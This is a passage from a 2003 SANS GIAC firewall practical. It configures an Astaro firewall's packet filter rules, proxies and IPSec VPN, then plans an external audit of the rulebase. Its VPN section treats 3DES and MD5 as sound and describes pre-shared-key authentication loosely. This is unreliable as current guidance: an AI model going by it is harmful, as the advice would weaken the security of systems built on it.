
1. Firewall is Traceroute visible.
2. Firewall forwards Traceroute.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3. Traceroute from firewall enables the traceroute command to be activated from the firewall itself.

One of the negative points I would like to identify about Astaro at this point is that the system is almost too easy to configure. The documentation provided does not provide a detailed description about how things actually work and the web based admin tool provides no detail either. I am assuming that the traceroute settings work by stopping a TTL exceeded message from being sent by the firewall however I cannot be sure. This would also mean that the Windows tracert tool would not work against Astaro either but once again this has to be assumed – the firewall or documentation provides no clues. Only a detailed audit of the firewall will detect any anomalies!

Ping settings are defined next and dictate how the firewall handles ping packets. The only rule that will be enabled here is 'Firewall is ping Visible' which will allow the firewall to respond to ICMP echo requests. We will need to place filter rules dictating who can ping the firewall, this will be VPN users and also the internal firewall admin PC. This will be required by IT staff and packet filter rules must be configured to specify where echo requests can come from – in GIAC's case only from the Firewall admin PC. It should be remembered that ICMP echo requests are also blocked at the border router so the rules we apply here are in case the border router fails. The configuration screen is shown below:



11.2.6. Define Filter Rules

We can now move on a configure the packet filtering rule base for the firewall. This is a simple operation made simpler by the definitions we have previously allocated to various networks and services. The following information is entered:


From – Source address.
Service – the service, eg HTTP, selected from the services definition.
To – The destination address
Action – Chosen from one of the following:

1. Allow. Permit the packet through.
2. Drop. Deny the packet and do not log it.
3. Log Drop. Drop and log the packet.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4. Reject. Drop the packet and return an ICMP error message to the destination.
5. Log Reject. Reject and log the packet.

A portion of the Screen for entering packet filter rules is shown below. I will be discussing the rules in more detail so a complete view of the screen is not necessary.



The entry screen is self explanatory. To enter the rules to source, destination, service and action must be selected. The rule is activated by clicking on the red toggle switch to the left of the rule, the number of the rule is indicated in the number column.

In Astaro, rules are processed sequentially as with Cisco's IOS so the order of the rules is important for both firewall performance and also security. When applying the rules, I entered the most common services first so these would be processed quickly without wasting processor time. The detailed rules are discussed below:

	1	Any	HTTP	giac_web_server	Allow	edit del move
	2	Any	HTTPS	giac_web_server	Allow	edit del move
	3	Any	DNS_Query_all-ports	external_dns-time_server	Allow	edit del move
	4	Any	DNS_Query__port53	external_dns-time_server	Allow	edit del move

These first 4 rules cater for what I see to be the most common rules – access to the web and DNS server from the Internet for the public and GIAC's customers partners and suppliers.

The next 3 rules are to allow GIAC staff to browse the Internet and perform associated DNS lookups.

	5	internal_dns-time_server	DNS_Query_all-ports	external_dns-time_server	Allow	edit del move
	6	external_dns-time_server	DNS_Query_all-ports	{ Private_Networks_-_RFC1918 }	Drop	edit del move
	7	external_dns-time_server	DNS_Query_all-ports	Any	Allow	edit del move

Rule 5 is for recursive DNS lookups from the internal DNS server to the external DNS server. Note I have placed a drop rule (rule 6) in front of rule 7. This is because rule 7 allows DNS lookups from the external DNS server to any IP address (intended for the Internet), this is required to alow the external server to act recursively for the internal server. If the drop rule at rule 6 were not there then rule 7 would permit DNS queries from the external DNS server to the internal DNS server. If the external DNS server were compromised this would be a convenient hole into GIAC's internal network. The drop rule

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

closes this hole. It must be placed before the 'any' rule because rules are processed sequentially.

The next set of rules are to allow e-mail to flow between the Internet and the GIAC mail relay on the Service LAN, and the mail server on the Server LAN. Once again, note the deny rule before the rule allowing SMTP from the mail relay to any address – we want to restrict it to the mail server only. This rule is intended to allow mail to the Internet, not any address on GIAC's network and the deny rule will stop this.

8	giac_mail_relay	SMTP	giac_mail_server	Allow	edit del move
9	giac_mail_relay	SMTP	{ Private_Networks_-_RFC1918 }	Drop	edit del move
10	giac_mail_relay	SMTP	Any	Allow	edit del move

It must be noted that GIAC will be using the SMTP proxy in the firewall and these rules should be read in conjunction with the next section on application proxies.

Rule 12 permits the database server to send and collect files from the GIAC web server for the transfer of billing files, cookie files etc. This requirement was highlighted in Question 1. It has been placed high up in the rule order because this process will happen on a fairly regular occurrence.

11	giac_database_server	FTP_passive	giac_web_server	Allow	edit del move

The next 4 rules are designed to allow IT staff to manage the hosts on the service LAN from their workstations on GIAC's internal network. It includes the ICMP rules to enable them to ping hosts on the Service Network.

12	internal_LAN	SSH	service_Network__	Allow	edit del move
13	internal_LAN	Terminal_Services	service_Network__	Allow	edit del move
14	internal_LAN	ping-request	service_Network__	Allow	edit del move
15	service_Network__	ping-reply	internal_LAN	Allow	edit del move

This poses a potential problem in that any staff on the Internal LAN could also access the Service LAN via these protocols. GIAC have accepted this and will enforce strong access control on these hosts, this was discussed previously in Question 1.

The next set of rules is to allow both the internal and external time servers to synchronise their time:

16	external_dns-time_server	NTP	{ Private_Networks_-_RFC1918 }	Drop	edit del move
17	external_dns-time_server	NTP	Any	Allow	edit del move
18	internal_dns-time_server	NTP	Any	Allow	edit del move

Once again the drop rule is to ensure Port 123 is not opened to the GIAC internal zone.

It may appear as though we are allowing private IP addresses out to the Internet however it must be remembered that the external interface will be performing NAT before the packet filter rules are applied.

The next rules allow Syslog messages to be sent to the Syslog server – including those from the border router.

19	service_Network__	SYSLOG	syslog_server	Allow	edit del move
20	border_router_internal_interface	SYSLOG	syslog_server	Allow	edit del move

Syslog for the firewall was previously defined.

The next rule will permit the router to synch its time with the external time server:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	21	border_router_internal_interface	NTP	external_dns-time_server	Allow	edit del move

The next rule allows the FTP server to collect firewall updates from the Astaro FTP server using active mode FTP and for the files to be collected from the FTP server by the Firewall admin PC using passive mode FTP. This has been placed toward the end as it will only be an occasional occurrence (maximum once per day).

	22	ftp_server	FTP	Astaro_Updates	Allow	editdelmove
	23	firewall_admin	FTP_passive	ftp_server	Allow	editdelmove

The final rules permit the Firewall Admin PC to ping the internal interface of the firewall.

	24	firewall_admin	ping-request	Internal_Interface__	Allow	editdelmove

The next set or rules apply to the GIAC VPN users.

	25	IPSec: GIAC_VPN_Key	HTTP	giac_intranet_server	Allow	editdelmove
	26	IPSec: GIAC_VPN_Key	HTTPS	giac_intranet_server	Allow	editdelmove
	27	IPSec: GIAC_VPN_Key	DNS_Query_all-ports	internal_dns-time_server	Allow	editdelmove
	28	IPSec: GIAC_VPN_Key	Oracle_SQL_NET_v2	giac_database_server	Allow	editdelmove
	29	IPSec: GIAC_VPN_Key	SMTP	giac_mail_server	Allow	editdelmove
	30	IPSec: GIAC_VPN_Key	POP3	giac_mail_server	Allow	editdelmove
	31	IPSec: GIAC_VPN_Key	Terminal_Services	server_LAN	Allow	editdelmove
	32	IPSec: GIAC_VPN_Key	SSH	server_LAN	Allow	editdelmove
	33	IPSec: GIAC_VPN_Key	Terminal_Services	service_Network__	Allow	editdelmove
	34	IPSec: GIAC_VPN_Key	SSH	service_Network__	Allow	editdelmove
	35	IPSec: GIAC_VPN_Key	ping-request	service_Network__	Allow	editdelmove
	36	service_Network__	ping-reply	IPSec: GIAC_VPN_Key	Allow	editdelmove
	37	IPSec: GIAC_VPN_Key	ping-request	server_LAN	Allow	editdelmove
	38	server_LAN	ping-reply	IPSec: GIAC_VPN_Key	Allow	editdelmove

The source identifier is automatically added to the list of defined networks after the IPSec connection has been defined, this will be discussed in the next section. I have placed the rules toward the end as they will not be used often. GIAC has anticipated there will only be a few staff logged on remotely at any one time. If problems are found the rules could be moved up in the list. An issue that will be evident is that both general users and IT staff have the same profile and SSH and Terminal Services are available to all VPN users. GIAC have accepted this and will rely on strong access controls to those services on the hosts. Another class of VPN user can be added and separate filter rules added if required. Note also I have added rules for echo requests and replies. These rules are required because ICMP is stateless.

The last rule we will apply is the comfort deny all rule, ensuring that anything that does not comply with a pre existing rule will be dropped. The Astaro firewall is deny all by default so this rule is purely for peace of mind.


	39	Any	Any	Any	Log Drop	editdelmove

11.2.7. Configure Application Proxies

Astaro Linux provides application proxies for well known services including HTTP/HTTPS and SMTP. The HTTP proxy can be configured as a caching proxy that will store commonly requested pages so when a user requests the page it will be returned by the proxy, not the web server. This will increase response times. The proxy has two modes of operation, standard and transparent. In standard mode the users browser must be configured to operate on TCP port 8080. As this will require configuration and management, GIAC will use transparent mode. In this mode the proxy is

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


invisible to the user and the client requires no configuration – ie it can continue to operate on TCP port 80/443. The proxy will be used by internal staff when browsing the Internet. The proxy configuration menu is reached via the Proxies menu and is shown below:



The proxy has been configured to be used by anyone on the Internal LAN and for HTTP/HTTPS only. In addition various types of content as shown are blocked. Unfortunately my Astaro Licence (Home use only) did not permit me to configure the surf protection policies however this would be enabled with GIAC's commercial licence.

GIAC will also be using the SMTP proxy to forward traffic via the GIAC mail relay on the Service Network. Inbound mail will come from the Internet through the mail proxy and onto the mail relay that will then forward it to the internal mail server. Outgoing mail will be sent from the mail server, via the proxy to the mail relay that will then forward it to the Internet. As has been explained the mail relay is largely a store and forward switch in case upstream or downstream mail servers are not reachable. The SMTP proxy on the firewall will be performing virus scanning of incoming and outgoing mail:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




As the screen shows routes for the mail are defined, in this case incoming mail will be sent to the mail relay via the proxy and likewise outgoing will also be sent to it (called the 'Smarthost' and defined by its IP address). I would activate the virus scanning and anti-spam tool however my home user license did not permit it.

11.2.8. Configuring VPNs

Configuring VPNs in Astaro is a simple exercise and is completed over a few screens. Astaro only offers ESP in tunnel mode. This makes sense given that AH mode would only offer integrity not encryption and the entire reason for having a VPN is to obtain privacy.


Firslty, the policies are defined:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



I have given the policy a name which is descriptive and meaningful. Secondly the IKE settings are defined, I've selected triple DES and MD5. Both of these algorithms are well established and have withstood the test of time. Astaro also offers other algorithms such as AES, Blowfish and SHA-1. The IPSec settings are then selected and I have chosen tunnel mode ESP (no choice here) with triple DES and MD5.

Next, the Remote Key must be defined:




The key is given a name which is used as the identifier in the packet filter rules. I have turned the auto packet filter off as I wish to define my own rules. If is it turned on an any any allow rule applies. As GIAC require that users are only allowed to access those services for which they are entitled this would not be suitable. The key type I have selected is Pre Shared Secret (PSK) and this is the chosen method of authentication as previously discussed. The secret is then entered and it should be sufficiently long as to be impossible to guess or generate easily.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The VPN identifier is the remote IP address of the user. How the authentication occurs is the remote workstation will encrypt their IP address with the passphrase as the key and send it to the firewall. As the firewall will know the IP address of the remote client and the secret key it can verify the authentication.

Next, the connection itself is defined and activated:



Firstly the status is enabled by clicking on the green ball. The connection is named and allocated the type 'roadwarrior'. This automatically sets the remote endpoint as none and the remote subnet as none meaning the client will come in with any IP address. This is what we want as the remote staff will be allocated their IP address by their ISP.

The local endpoint is defined as external meaning the connection will terminate and be bound to the external interface of the firewall. The local subnet is set to none as we will be defining packet filter rules for the connection. Finally the Key is set as the IPSec key we have previously defined. The only other point to note is that I have not activated the IKE debugging tool. When it is activated the system will record detailed information about IKE sessions in the firewall logs. The manual warns it requires large amounts of system resources and can slow VPN connections considerably. For this reason I have not activated however if there is problems with the VPN connections at a later time it can be activated for fault diagnosis.

Now that the firewall configuration is complete the remaining two interfaces can be connected and the packet filter rules activated.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

QUESTION 3

12. AUDIT PLANNING

12.1. Purpose and Scope

Before commencing the audit it is critical that the audit scope and purpose are clearly defined and understood by all parties. Without a clear understanding of what is to be achieved, then there is potential for wasted effort and expenditure, which for the budget conscious GIAC Enterprises is important.

In this case we have been given some preliminary information in the question to assist us in determining these. The purpose of the audit is to verify the firewall policies that have been identified in the previous two questions.

The scope of the audit is the primary GIAC firewall, ie the external firewall as opposed to the internal firewall, border router etc. This as a scope is still too vague and further clarification is required. Specifically what will be audited is as follows:

1. Physical security controls surrounding the external firewall.
2. Logical or System security
3. Procedural controls surrounding the firewall, ie what processes are in place to restrict physical and logical access to the firewall.
4. The firewall rulebase.

There were three prime references used as a source of these items, [13] [14] [15]. In addition, I used system audit guidelines used by my own workgroup.

12.1.1. Physical Security

The audit must investigate the physical security controls surrounding the firewall. If physical security is weak then the firewall must be considered insecure regardless of how good the remainder of the security is. The audit must ensure that only authorized personnel can access the firewall and any unauthorized attempts must be able to be detected. This would include a review of the room the firewall is located in and what sort of physical controls are on it, eg

- How good is the access control system, ie the door locks or swipe card system?
- How strong are the walls?
- Are the intruder detection systems in place, are they monitored?
- How many personnel have access to the room?
- Are entry access logs maintained?

In GIAC's case, the firewall is stored in a locked and secure rack within a secure room so a similar analysis of this rack must also be undertaken.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In addition environmental controls such as air conditioning, fire suppression systems, fire alarms and power supplies must be reviewed to ensure the smooth and continuous operation of the firewall.

12.1.2. Logical or System Security

This topic would cover the logical controls surrounding the firewall. It would include an analysis of the firewall build standard to ensure the operating system has been configured to a satisfactory standard, implying that the auditors may have a checklist or build standard that they would audit against. This would need to be investigated during vendor selection to ensure the standard they use (if they do use a recognized standard) is reputable.

In addition to the operating system, user accounts would need to be reviewed to ensure that user profiles are adequate and enforce least the least privilege principle. An analysis of all users would need to be completed to ensure that only the minimum required number of personnel have accounts on the firewall.

Firewall logs would also be reviewed to determine what logs are maintained and how appropriate they are.

12.1.3. Procedural Security

This section of the audit would review operational policies and procedures that are in place to ensure the security of the firewall. It would involve a review of any relevant written policies or processes and also interviews with key staff to assess if the processes are being maintained. Processes would include:

- Approval processes for physical access to the firewall.
- Processes in place to monitor user access to the firewall.
- Processes in place to activate user accounts on the firewall.
- Processes in place to deactivate user accounts on the firewall.
- Processes in pace to review user access to the firewall.
- Processes in place to review firewall logs.
- Incident response processes, ie what happens if an unauthorized user attempts to access the firewall, who should be notified, what are the response times, what actions should take place?
- Change controls processes – eg how are changes made to the firewall rulebase, who must approve the change, how is the change tested and implemented?
- Are any 'in-house' audits conducted, how often, what is audited?
- Operating system patching processes, are patch levels kept up to date, how?

This is not an exhaustive list and any vendor should be requested to supply this as part of their bid.

12.1.4. Firewall Rulebase

This section of the audit would review and test the rules that are enforced by the firewall. The auditor should be given the rule set prior to conducting the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

audit and should review the rules to ensure they meet the business requirements. Once this 'paper' review has been conducted, more intrusive testing would be conducted using port scanning tools to ensure the rules are implemented as intended.

For the purposes of this assignment, only the last item of the audit will be undertaken

12.2. Considerations

The following must be considered prior to the commencement of the audit.

12.2.1. Management Endorsement

Gaining endorsement from management for the audit is critical to its success. The audit will require resources and funding to be allocated and without management support these may not be made available. I will assume that the audit does have the support of senior management.

It is important to present the audit plan to the management team to enable them to gain a greater understanding as to why it is required, what resources (human and financial) will be required, what are the anticipated timings and what the outcome should be.

12.2.2. Impartiality

It is important that the audit is conducted by an impartial party. If the audit were to be conducted by someone with a vested interest in the outcome then there is a danger that the results may not accurately present the outcomes. For example, if the firewall administrator were to conduct an audit of his/her own firewall then if faults were found then they may be covered up or not presented in an accurate manner. This is exactly the reason why financial audits are normally conducted by an independent auditor. For this reason, GIAC has decided to enlist the services of an external party to conduct the audit.

12.2.3. Resources

To enable the successful completion of the audit sufficient resources must be allocated to it, these should include financial funding and human support.

12.2.3.1. Funding Requirements

As mentioned, GIAC has elected to seek the services of an external auditor to conduct the audit. It is therefore necessary to have an appreciation of the cost of the audit so quotes can be properly analysed. For all calculations I have assumed that the services of an external auditor will cost $AUD 1000/day.

The anticipated costings of the audit are as follows:

Audit Phase	Likely Activities	Resources	Cost $AUD
Preliminary	Confirm scope and detailed activities, identify key internal	1 man day	1000

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	resources etc		
Planning	Prepare timeline, Coordinate meetings, liaise with business partners, locate relevant documentation	3 man days	3000
Evaluate Physical Security	Review written documentation, interview key personnel	1 man day	1500
Evaluate Logical Security	Analyse OS build standard and other logical controls	1.5 man days	1500
Evaluate Procedural Security	Review relevant procedures (eg patching), review OS build	3 man days	3000
Evaluate Fireall Rulebase	Conduct technical scans	2 man days	2000
Presentation	Write up, presentation to key personnel	2 man days	2000

TOTAL COST = $AUD 14000

Note these costings do not include the time required by internal GIAC staff.

12.2.3.2. Vendor Selection

There are many external parties who could be engaged to complete the audit. In Australia, these range from larger tier 1 consulting firms to small companies. It is important that the company chosen offers good value for money and is reputable. Naturally, the company chosen must also be independent and there can be no conflicts of interest. I will assume that GIAC has appropriate vendor selection processes in place to ensure that this is the case.

GIAC has elected to use a mid sized firm and has followed up the references provided.

12.2.3.3. Internal Resources

The external auditors will require access to internal resources in order to complete their audit. These would include IT staff (eg the firewall administrator) and management who may be involved in any operational processes critical to the security of the firewall. It would also include any written documentation that may be relevant. It would be prudent to nominate an internal point of contact for the audit team that could coordinate access to any of these. For the purposes of the assignment, I will assume that GIAC has nominated the IT manager as being the central point of contact for the audit.

12.2.4. Timing

The timing of the audit is important to the smooth and continued operation of the company. If critical devices are disabled at the wrong times then the normal business operation of the company will suffer. To enable the audit to be completed GIAC's primary firewall may be taken offline for periods of time. GIAC management has mandated that this may only occur during periods where the disruption will be minimal. The period of time where the disruption is anticipated to be minimal is from 1:00AM to 6:00AM on a Saturday or Sunday morning. This time was selected as being most acceptable to both

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC staff and it's external business partners. All relevant parties will be notified of the dates the firewall will be taken offline.

In addition, access to key staff must be considered. Successful completion of the audit will depend heavily on access to key internal personnel. Periods of time that are relatively quiet should be selected, for example scheduling the audit during a major release or upgrade of a new application would not be appropriate as key staff would not have time to devote to a firewall audit.

12.3. Technical Approach

As I have previously mentioned I was not able to fully build the network I have defined. This has effected what I could audit and the way in which I could complete it. Where I have not been able to complete the audit I have mentioned the fact and have provided the expected results. In other cases the audit has not been conducted as efficiently as would normally be the case and I have indicated where this is has occurred. In all cases I have attempted to audit my firewall build where I could.

For the purposes of the assignment I will now assume I am the external auditor and will describe the methodology I would use to complete a review of the firewall rule base.

The audit of the firewall rule base will be performed by completing TCP port scans to test connectivity to and from GIAC hosts. UDP port scans will not be performed because they are time consuming and unreliable and given the limited time GIAC has to complete the audit they are not considered value for money – this will be discussed later. Each of the three firewall interfaces and the VPN must be tested:


1. Interface 1 (eth1) – This is the external interface and has the rules to permit connectivity from the Internet to the Service network.
2. Interface 2 (eth 2) – This is the interface connecting the Service network and has rules permitting elements on the Service network to communicate with the Internet and elements on GIAC's internal network.
3. Interface 3 (eth 0) – this is the internal interface and has the rule set enabling internal GIAC resources to communicate with the Internet and the Service network.
4. VPN users have specific filter rules in the filter rule base and these must be tested.

The port scans will allow us to verify which ports the firewall is allowing through to a target host, thus allowing us to confirm the rulebase. In addition we will also use ping, traceroute and tracert to verify that the firewall handles these as intended. Although UDP port scanning will not be conducted there is still a requirement to verify the firewall rules pertaining to UDP, eg NTP, DNS and Syslog. In these cases the actual services would be used as will be explained.

